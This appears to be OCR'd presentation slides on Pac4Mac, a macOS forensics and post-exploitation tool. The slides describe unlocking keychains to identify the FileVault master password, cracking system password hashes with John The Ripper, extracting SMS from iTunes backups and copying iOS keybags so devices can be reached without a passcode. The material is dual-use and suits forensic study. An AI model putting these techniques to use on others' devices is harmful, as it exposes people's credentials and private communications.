


- Very useful when you have several account on your Mac and in order to manage them

Focus on "data analysis"


- Exploit Keychain Files > **Identify Master Password**
  - Master password protects Recovery key stored in "FilevaultMaster.keychain"

So, to identity Master password, you have to attempt to unlock this keychain file.




Focus on "data analysis"

- Exploit Keychain Files > **Scenario example**



Focus on "data analysis"


- Crack Hashes passwords
  - Pac4Mac integrates John The Ripper to Crack Mac OS X passwords (support of 10.6 to 10.9)



- You can run John The Ripper with default mode, by using your own wordlist ("db/z_mypasswords.input"), by using passwords already found or by using rules 'single' of John with passwords already found (very efficient).
- "ALL-passwords_2.txt" is updated with new password if it has been identified.

Focus on "data analysis"

- Exploit iOS files > **exploit iTunes Backup**
  - For each iTunes Backup, you can display all sent and received SMS




Focus on “data analysis”

- Exploit iOS files > **exploit iTunes Backup**
  - For Calendar, Address Book and Call History, I didn’t have the time to integrate function to analyze iOS backup files. SQLite Manager is your friend :)

Focus on "data analysis"


- Exploit iOS files > **exploit Keybags files**
  - You can copy, on your Mac, key files allowing to access special iPhone/iPad or iPod without entering the passcode.



In this example, 3 Apple components can communicate with the analyzed Mac. If you have these components, you can access them partially or fully (if Jailbreaked) through software like iPhone Explorer/TuneAid from your Mac ...

Focus on “data analysis”

- Display printed documents
  - Printed documents can be viewed in PDF format (If printers use "Generic PostScript" driver)




Focus on "data analysis"


- Display prospective passwords


- You can display all found/potential passwords ...
- The "password_database" directory stores keyword or passwords found during Dump phase and analysis Phase :
  - "ALL-passwords_1.txt" is built during Dump phase
  - "ALL-passwords_2.txt" is built during Analysis phase
- Theses files are used during passwords cracking operations (system passwords, Keychain passwords, content of Keychain)

Focus on "data analysis"

- Exploit system logs > **all logs (+ archives) in human readable format**

